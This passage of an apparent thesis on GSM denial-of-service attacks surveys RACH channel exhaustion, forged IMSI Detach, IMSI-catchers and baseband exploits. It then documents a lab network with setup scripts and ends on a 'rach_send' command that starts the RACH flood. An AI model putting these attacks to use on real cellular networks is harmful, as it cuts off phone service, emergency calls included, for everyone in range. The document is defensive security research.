Communicating parties in GSM consider jamming attack is viewed as a strong radio interference which should be tolerated if possible. The cellphone constantly records a signal strength and all other characteristics of all base stations it is capable of detecting. Those measurements are transmitted upon request to the base station with which the cellphone is currently associated. Using this data the network can assess radio environment and instruct the phone to use a different base station. This constant monitoring helps to keep communication intact despite the jamming to some extent.

Another interesting feature of GSM which is helpful against jamming is frequency hopping. If it is enabled, then the base station and the associated phone are constantly switching between available channels to better utilize an available spectrum and yo minimize the effects of unequal propagation of signals belonging to different ARFCNs. It also makes jamming harder because the attacker has to cover wider spectrum in order to suppress the signal.

It is worth noting that none of the features mentioned in this section will prevent jamming but it will force attacker to drain more power in order to block communication, which in turn makes it easier to locate the attacker's transmitter position.

3.1.2 Logical attacks

The basic logic behind physical radio interface in GSM is very simple: strongest signal wins. This policy itself is not insecure but in conjunction with unauthenticated communication it reveals extensive attack surface.

Channel exhaustion attack

The mobile phone uses RACH bursts to request access to BTS. For any communication (both incoming and outgoing) the phone requires an access to one of the free channels either it is SMS or voice. The channel is allocated at Base Station Controller (BSC) upon request from BTS. Constant flow of RACH requests will fill in all channels available on BSC, effectively preventing any other phones from accessing this cell (area of up to 35 km in diameter). This attack is shown in Fig. 3.1. It was first publicly demonstrated by Dieter Spaar in 2009 at DeepSec conference [24] although the source code of his implementation has never been disclosed.

What makes this attack possible is the fact that RACH requests from the phone are accepted by the base station without authentication (see Sec. 2.4.1 for detailed description). Note that this attack does not affect already established communication (e. g. calls in progress) unless some bugs in BTS or BSC software will cause it to crash under unusually heavy load.[1]

Forced deauthentication attack

Another legitimate unauthenticated communication is possible during the *IMSI Detach* procedure described in Sec. 2.4.3. The attacker knowing target phone's

[1] One such bug is described in [6].



Figure 3.1: RACH DoS attack chart

TMSI[2] or IMSI can send an "IMSI Detach" message to the base station which will cause network to assume that the terminal is no longer present in the network. This will effectively prevent the delivery of all mobile-terminated services, such as SMS, voice calls etc. This flaw was first reported by Sylvain Munaut [21].

Note that the attacker has to be in the vicinity of the same Visiting Location Registrar (VLR) in order to mount this attack.

The same effect could be achieved in UMTS using *rrcConnectionReject* message [16]. More details about the DoS attacks specific to UMTS could be found in [13].

[2]random identifier allocated by HLR in order to minimize transmission of real identifier (IMSI) over the air.

Those attacks are similar to dis-association attack described in [10] for 802.11 wireless networking standard. The applicability of countermeasures presented in the same paper is discussed in the relevant Sec. 6.2.

Authentication request flood

When the cellphone authenticates itself to the network, it sends the *IMSI Attach* message as shown in Fig. 2.3. Depending on roaming conditions it is handled by VLR or Home Location Registrar (HLR). The constant flow of such requests might overload Location Registrar infrastructure (part of the overall infrastructure described in Sec. 1.2) and cause DoS for legitimate clients trying to authenticate themselves. High-level description of this attack is available in [12].

Note that this attack is radically different from the attack described in Sec. 3.1.2 both in saturation target and locality: RACH flood will affect all the clients of particular BTS but authentication request flood will lead to denial of service for all the clients handled by targeted registrar. However, in this case all the functionality which does not require interactions with location registrar will remain intact.

IMSI-catcher and DoS

The GSM standard offers only unilateral authentication. As a direct consequence of this design decision it is possible to introduce a "fake" base station. The cellphone constantly monitors presence and availability of base stations. Sudden appearance[3] of a base station with expected id and a stronger signal than the base station to which phone is currently authenticated will be interpreted as a phone movement. In this situation the phone will try to connect to a new base station with a stronger signal. The fake base station will obtain the phone's IMSI during the authentication procedure and will run the same procedure with the original base station to obtain the authentication token. After the authentication procedure, the phone will be associated with the new base station. This type of device (fake BTS) is called IMSI-catcher. It was briefly discussed in Sec. 2.4.1.

This security flaw was described as early as year 2000 [20] with some more implementation and scalability details available in [27]. There are several commercially available devices readily offering this functionality.

Note that since this attack does not violate GSM standard, it is completely transparent to the victim — there is no unusual indication on the phone. The GSM

[3] In order to avoid self-DoS due to flood of authentication requests IMSI-catcher usually gradually increase transmission power, so reachable terminals are caught sequentially.

network deployed as a test target for this work could be considered as a special case of IMSI-catcher as well. Only minor modifications to BTS setup outlined in Sec. 4.4 are required to automate this kind of DoS attack.

The IMSI-catcher can decide which phones to catch (others will receive "roaming denied" error and will silently register back to the original station). It can also decide whether to mount the MitM attack or simply ignore all requests from the target phone: this will lead to the silent DoS not detectable by the phone until MOC or SMS sending is initiated.

The UTRAN radio interface of UMTS network is protected from this type of attacks due to mutual authentication of the mobile phone and the network. However, as it has been demonstrated in [19], availability of GSM air interface makes UMTS network vulnerable as well.

Baseband processor attacks

Another interesting attack vector was demonstrated by Ralf-Philipp Weinmann[26] near the end of 2010.

Nowadays majority of phones have two processors: one is called an *"application processor"* (it is used to handle phone interface visible to a user and to run various applications) and the other one is called a *"baseband processor"* which is running the code of an actual GSM stack implementation. These processors are usually completely independent — they even have different operating systems. While the software running on application processor normally undergoes various degrees of security testing (including public evaluation in open source projects like Android and MeeGo), software for the baseband processor is closed-source and does not get additional scrutiny beyond internal QA testing.

The identification of potential targets is relatively easy with the help of SVN field of IMEISV discussed in Sec. 2.4.1.

Using malformed packets it is possible to execute a code on many baseband processors via classical "buffer overrun" type of errors. For example, authors of [22] were unable to find a phone which is *not* vulnerable to attacks via specially crafted SMS.

The firmware executed on baseband processors is often vulnerable to this trivial, decades old attack because it is a closed-source code: no public code review was performed. For some reason, unauthenticated base station is still considered by many firmware developers as a trusted communication party even nowadays.

Chapter 4

Laboratory GSM Implementation

This chapter provides information on various hardware and software components necessary to run an experimental GSM network.

4.1 Background

Some researchers [11] consider availability of open source implementations as a security threat in itself. This notorious idea is well known as a *security-through-obscurity* principle. However, many prominent scientists like Bruce Perens [23] and Steven Bellovin [4] consider openness as a core principle required for a secure design. In cryptography this idea is well known as *Kerckhoff's principle* after author of [15], who first formulated and to published it.

Open source projects in general provide higher security (due to better code quality thanks to the extensive public review) than proprietary competitors. Combined with much lower maintenance cost they pose a significant threat for existing vendors.

One of the ways of unfair competition employed by proprietary vendors against open source projects is so-called "software patents". As it has been shown in [5] such patents only harm innovation in general.

This section reviews open source components which were used to deploy the GSM network by means of completely free software and even partially open hardware.

4.2 Open source hardware

4.2.1 Background

The idea behind SDR is very simple — to offload all signal processing into the software and keep the hardware to a bare minimum required for analog $\Longleftrightarrow$ digital conversion. However, only recently signal processors become cheap and powerful enough to make this idea practical.

This approach to the construction of radio equipment becomes increasingly popular because it helps not only to lower costs and to simplify maintenance, but also offers much greater flexibility in signal processing.

4.2.2 USRP

USRP is an open platform developed by Matt Ettus. It could be considered as a hardware part which (combined with software from GNU Radio project) could be used to implement various systems using SDR principle described in Sec. 4.2.1.



Figure 4.1: USRP internals.

The first generation of USRP device with two RFX900 daughtercards and Clock-

Tamer installed is shown in Fig. 4.1.

4.2.3 Openmoko Freerunner

Openmoko project was established in 2006, first under the FIC, later under Openmoko Inc. The goal of the project was to produce the first open hardware and open software phone.

This goal was achieved in 2008 with the start of Freerunner smartphone (shown in Fig. 4.2) mass-production. The only proprietary component was Digital Signal Processor (DSP) chip implementing GSM. Open source firmware for TI Calypso DSP was implemented as a part of Osmocom project described in Sec. 4.3.3.

Figure 4.2: Neo Freerunner smartphone.

4.2.4 ClockTamer

Fairwaves company developed an open hardware project to provide a configurable clock generator. Although it was specifically designed for USRP, ClockTamer could serve as a reference clock for any project working with GSM, RFID, TETRA, LTE, DAB and numerous other radio technologies.

USRP is an universal platform not tailored for any specific radio technology. Because GSM uses TDMA as one of the core architectural principles, it has rather strict requirements for stability of the clock which are hard to meet with on-board generator in USRP.

ClockTamer could be interfaced with USRP to provide several orders of magnitude more stable clocking source.

Following steps should be performed in order to replace on-board clock generator in USRP with ClockTamer:

- Solder an SMA connector into J2001 (marked as "CLOCK-IN").
- Move resistor R2029 $\Longrightarrow$ R2030[1]
- Move capacitor C925 $\Longrightarrow$ C926.
- Remove capacitor C924.[2]
- Solder termination $50\,\Omega$ resistor to SMA input.

Related software configuration details are described in Sec. 4.5.2.

4.3 Open source software

4.3.1 OpenBTS

Open source implementation of GSM base station. It was tested with tens of thousands users and have several production installations around the globe. OpenBTS uses USRP for radio interface.

OpenBTS combines functions of BTS and BSC units. Backbone parts (which are normally comprised of HLR, Equipment Identity Registry (EIR) and Mobile Switching Center (MSC)) are implemented purely in open source software using Session Initiation Protocol (SIP) servers (for example, Asterisk or FreeSwitch) to handle a higher-level call control and Relational DataBase Management System (RDBMS) (like MySQL or Ingres) to manage user accounts. On the one hand it limits interoperability with legacy equipment: no direct roaming with HLR $\Longleftrightarrow$ VLR communication is possible. On the other hand this approach is very similar to proposed architecture of one of the GSM successors: Long-Term Evolution (LTE) standard uses IP Multimedia System (IMS) for core call routing operations. IMS is essentially a very sophisticated SIP server. This makes interoperability with future systems much easier for OpenBTS installations.

4.3.2 OpenBSC

This project is an open source implementation of BSC which interface with existing proprietary BTS like Siemens BS11 microBTS and ip.access nanoBTS in order to build a GSM network. It can be interfaced with SIP server as well, although OpenBSC offers greater compatibility with legacy GSM network components.

[1] R2029 is $0\,\Omega$ resistor.

[2] The capacity of C924 is the same as C925 so they are interchangeable.

4.3.3 OsmocomBB

OsmocomBB is the most recent of GSM-related open source projects working under the umbrella of Osmocom initiative. This project aims at providing complete open source implementation of GSM protocol stack. OsmocomBB focuses on the client side. It is already mature enough to be used for test calls. Judging from the development speed this project will be able to provide feature-complete stack within few years.

As the name suggests, OsmocomBB mainly targets baseband processors to run the code. This greatly simplifies experiments with GSM technologies for independent security researchers and enthusiasts.

Table 4.1: Open Source GSM projects licenses

Project	License	URL
OpenBTS	AGPLv3	`http://openbts.sourceforge.net`
OpenBSC	AGPLv3+	`http://openbsc.osmocom.org`
OsmocomBB	GPLv2+	`http://bb.osmocom.org/trac`
kal	BSD	`http://thre.at/kalibrate`

4.4 Experimental setup

In order to test DoS resilience while avoiding interference with commercial GSM network both server-side and client-side setup is required.

4.5 Software installation

As of time of writing GNU Radio requires recompilation in order to properly support USRP with ClockTamer installed. Calibration program **kal** is not included into standard repositories so it requires manual[3] installation as well.

The script which automates the software installation tasks for GNU Radio, OpenBTS and **kal** in a right way is shown in List. 4.1.

[3] As opposite to "automated" when standard system package manager is taking care of all the installation tasks including dependency tracking.

```
#!/bin/sh

cd /home/user/gnuradio
./configure --prefix=/home/user/gnuradio52
   --disable-gr-qtgui
make install
cd /home/user/kal
PKG_CONFIG_PATH=/home/user/gnuradio52/lib/pkgconfig
   ./configure --prefix=/home/user/kal52
make install
cd /home/user/openbts
PKG_CONFIG_PATH=/home/user/gnuradio52/lib/pkgconfig
   ./configure --prefix=/home/user/openbts52
make install
sudo echo "ACTION==\"add\", BUS==\"usb\",
   SYSFS{idVendor}==\"fffe\"" >
   /etc/udev/rules.d/10-usrp.rules
sudo echo "SYSFS{idProduct}==\"0002\", GROUP:=\"usrp\",
   MODE:=\"0660\"" >> /etc/udev/rules.d/10-usrp.rules
```

Listing 4.1: Manual software installation

A lot of installation manuals mistakenly advice to use "sudo"[4] command for installation or even compilation. This is wrong for two reasons:

1. Security considerations: the code executed during configuration and compilation of the software will have a possibility to completely compromise system security.

2. System stability reasons: the forced installation of the files which are not tracked by package manager into system-wide locations, have a high possibility of breaking package management completely, which will cause system instability and make maintenance nearly impossible.

The proper way to perform local installations is illustrated in List. 4.1 with **pkg-config** utility handling dependencies for local builds.

Note that "root" account priviledges are only required for modification of system files related with udev GNU/Linux subsystem. All the other commands are performed under normal user account.

[4]Another common mistake is the usage of "su" command which is even worse from security point of view.

```
#!/bin/sh

cd /home/user/gnuradio52/bin
PYTHONPATH=/home/user/gnuradio52/lib/python2.6/site-packages
   ./usrp_fft.py
```

Listing 4.2: Testing GNU Radio support for USRP.

After the installation is completed, USRP testing tool should be called using proper library versions as in the example shown in List. 4.2 which will result in a window similar to the one shown in Fig. 4.3.



Figure 4.3: USRP testing with FFT.

4.5.1 Server side

On the server side OpenBTS was used to provide software for BTS. Call routing was performed using Asterisk open source softswitch. The radio transmission was handled by USRP with corresponding RFX900 daughtercards. The internal oscillator in USRP is not stable enough to provide necessary frequency signal for GSM, so it was replaced with an external frequency generator called ClockTamer, which was introduced in Sec. 4.2.4.

Before reference clock generator can be used it should be properly calibrated. This rather complex procedure described in Sec. 4.5.2.

4.5.2 Clock calibration

Every base station regularly transmits frequency correction bursts using FCCH. This transmission is repeated every 51 TDMA frames and the frequency correction bursts are located in timeslot 0 of frames 0, 10, 20, 30, and 40. The frequency correction burst is essentially a modulated $\sin(x)$ wave with frequency:

$$F_{correction} = F_{GSM}/4 = 67708.3Hz$$

The mobile terminal is able to adjust its clock frequency by comparing received frequency from FCCH after demodulation to 67708.3 Hz tone.

There are several methods to identify a pure tone. For example, Fourier transformation of a burst data allows to determine if most of the power in the signal belongs to a certain frequency. Another method is to define a band-pass filter at 67708.3 Hz and then compare the power of the signal before and after its passing through the filter. However, both of these methods have drawbacks. The FFT method requires significant resources and unable to easily detect the edge of frequency correction bursts. The band-pass filter method is not always accurate enough and cannot detect larger offsets. Multiple filters can be used to overcome those drawbacks, but such combination will require significant resources.

In order to setup stable clock frequency source in the ClockTamer hardware for lab experiments special tool called **kal** was used. **Kal** uses a hybrid of the FFT and band-pass filter methods. The filter used in **kal** is an adaptive filter described in [25].

An Adaptive Line Equalizer (ALE) attempts to predict the input signal by adapting its filter coefficients. The prediction is compared with the actual signal and the coefficients are adapted to minimize the error. If the input contains a strong narrow-band signal embedded in wide-band noise, the filter output will be a pure sine at the same frequency and almost free of the wide-band noise.

The ALE is applied to the buffer in **kal** and the error between the ALE prediction and the input signal at each point in the signal is calculated. Than **kal** calculates the average of all the errors. When the error drops below the average for the length of a frequency correction burst, this indicates a detected burst.

Once the location of the frequency correction burst is found, it is necessary to determine what frequency it is at in order to calculate the offset from the expected frequency (67708.3 Hz). This can be done by running the input signal corresponding to the low error levels through a Fast Fourier Transformation (FFT). The largest peak in the FFT output corresponds to the detected frequency of the frequency correction burst. This peak is then used to determine the frequency offset.



Figure 4.4: ClockTamer calibration GUI.

```
LD_LIBRARY_PATH=/home/user/gnuradio52/lib ./kal -v -s 900
kal: Scanning for GSM-900 base stations.
channel detect threshold: 737.163461
GSM-900:
    chan: 2 (935.4MHz + 196Hz)  power: 2890.63
    chan: 11 (937.2MHz + 207Hz) power: 4788.53
    chan: 14 (937.8MHz + 205Hz) power: 9022.54
    chan: 26 (940.2MHz + 225Hz) power: 11793.01
    chan: 37 (942.4MHz + 32.323kHz) power: 1610.08

LD_LIBRARY_PATH=/home/god/bin/gnuradio52/lib ./kal -c 2
kal: Calculating clock frequency offset.
Using GSM-900 channel 2 (935.4MHz)
average     [min, max]  (range, stddev)
+ 218Hz     [181, 245]  (64, 16.638254)
overruns: 0
not found: 0
```

Listing 4.3: Initial run of **kal** utility

Any noise in the system affects the measurements and so **kal** averages the results a number of times before displaying the offset. The range of values as well as the standard deviation is displayed so that an estimate of the measurement accuracy can be made as illustrated by List. 4.3.

Correction value C is computed with the following formula:

$$C = \frac{F_{error} * F_{step}}{F_{ARFCN}}$$

where F_{error} is an average error value reported by **kal** (in Hz), F_{step} is the internal oscillator frequency (in MHz) and F_{ARFCN} is the base frequency (in MHz) of active ARFCN channel used for calibration.

Using the values from example in List. 4.3 it is possible to calculate an error correction value as $218 * 20/935.4 = 4.66$. Now it is possible to adjust properly $F_{OSC} = 20.000.000 - 4.66 \approx 19.999.996$.[5]

Using GUI[6] shown in Fig. 4.4 we can write a new value of F_{OSC} into Clock-Tamer's EEPROM memory and re-run calibration utility to verify correction results.

[5]Note that a correction sign is opposite to the sign of the error: if the error would be -218 than correction would be done as $+4.66$.

[6]The minimum correction step is 1 Hz.

```
LD_LIBRARY_PATH=/home/user/gnuradio52/lib ./kal -c 2
kal: Calculating clock frequency offset.
Using GSM-900 channel 2 (935.4MHz)
average      [min, max]   (range, stddev)
+  19Hz      [-33, 64]    (96, 27.156879)
overruns: 0
not found: 0
```

Listing 4.4: Subsequent run of **kal** utility

Calculation of correction value proves that the adjustment was made properly: $C = 19 * 20/935.4 = 0.4 < 1$.

4.5.3 Client side

Open source GSM baseband implementation from Osmocom project was used to provide direct access to baseband chip of Openmoko Freerunner phone as it was mentioned in Sec. 4.2.3. This allows for complete control over the content of a messages sent over the air.



Figure 4.5: Network transparency in lab setup.

In order to avoid dealing with cross-compilation following development environment was set up: layer-1 implementation was loaded onto baseband processor in Openmoko (Calypso TI DSP). The loader opens unix socket to interface with

Layer-1 of OsmocomBB. Using open source utility "socat" these sockets were transparently moved through the network to the laptop where upper layers of Osmocom GSM stack were running.

```
#!/bin/sh

LOADER=/tmp/osmc_loader; L2=/tmp/osmc_l2
DEVICE=192.168.0.202; FIRMWARE=layer1.highram.bin
OSMOBIN=/home/root/osmocom-bin; OSMOCON=$OSMOBIN/osmocon
LOCALOSMO=/home/god/osmocom-bb/src

killall lshg lsh socat
rm /tmp/osmcon.stdout /tmp/osmcon.stderr
lsh -B --write-pid -G -N -z -x -l root $DEVICE
lshg -l root $DEVICE "killall socat osmocon"
lcp -f $LOCALOSMO/target/firmware/board/gta0x/$FIRMWARE
   "root@$DEVICE:$OSMOBIN/"
lshg -l root $DEVICE "echo 0
   >/sys/bus/platform/devices/gta02-pm-gsm.0/power_on"
lshg -B --write-pid -l root $DEVICE --no-stdin
   --stdout=/tmp/osmcon.stdout --stderr=/tmp/osmcon.stderr
   "$OSMOCON -i 13 -m romload -p /dev/ttySAC0
   $OSMOBIN/$FIRMWARE"
lshg -l root $DEVICE "echo 1
   >/sys/bus/platform/devices/gta02-pm-gsm.0/power_on"
sleep 6
lshg -B --write-pid -l root $DEVICE --no-stdin
   --stdout=/tmp/socat.loader.stdout "socat
   -lf/tmp/socat.loader tcp-l:54321,reuseaddr,fork
   unix-connect:/tmp/osmocom_loader"
lshg -B --write-pid -l root $DEVICE --no-stdin
   --stdout=/tmp/socat.l2.stdout "socat -lf/tmp/socat.l2
   tcp-l:54322,reuseaddr,fork unix-connect:/tmp/osmocom_l2"
socat -ly -lh unix-l:$LOADER,fork  tcp:$DEVICE:54321,fork &
socat -ly -lh unix-l:$L2,fork  tcp:$DEVICE:54322,fork &
$LOCALOSMO/host/osmocon/osmoload -l $LOADER ping
```

Listing 4.5: DoS experiment helper.

This setup illustrated in Fig. 4.5 enables utilization of powerful laptop CPU and memory resources, and helps to avoid constraints related to limited phone hardware while still preserving complete control over GSM communication.

The script shown in List. 4.5 was prepared in order to automate setup of clean experimentation environment for each run.

Chapter 5

Experiments and Measurements

This chapter deals with the experiments performed in the laboratory and their results.

5.1 Test calls

Before mounting the attack it is essential to check that laboratory GSM network behaves just as any other publicly available GSM network.

Almost all GSM phones are capable to select operational network manually. By selecting network id chosen for OpenBTS, phone with any SIM card could register itself with the new network.

OpenBTS was configured to send greetings SMS with phone's IMSI after successful registration of the phone. Adding corresponding call routing entries for this IMSI to Asterisk's configuration allowed phone to communicate with other registered cellphones and SIP-phones registered with Astersk. This setup is particularly convenient because it allows for testing using only one physical phone to make and receive calls.

5.2 Attack execution

The preliminary step is to set up the network transparency as it was described in Sec. 4.5.3 and to load up-to-date firmware into the phone to make sure that every experiment starts with clean environment with no after-effects of previous runs. After this the attack could be initiated with single command at any time as it is

illustrated with List. 5.1.

```
./rach_send -s /tmp/osmc_l2 -a 21 -r 4000 -l /tmp/rach.log
   --gsmtap-ip 224.0.0.3

Failed to connect to '/tmp/osmocom_sap'.
Failed during sap_open(), no SIM reader
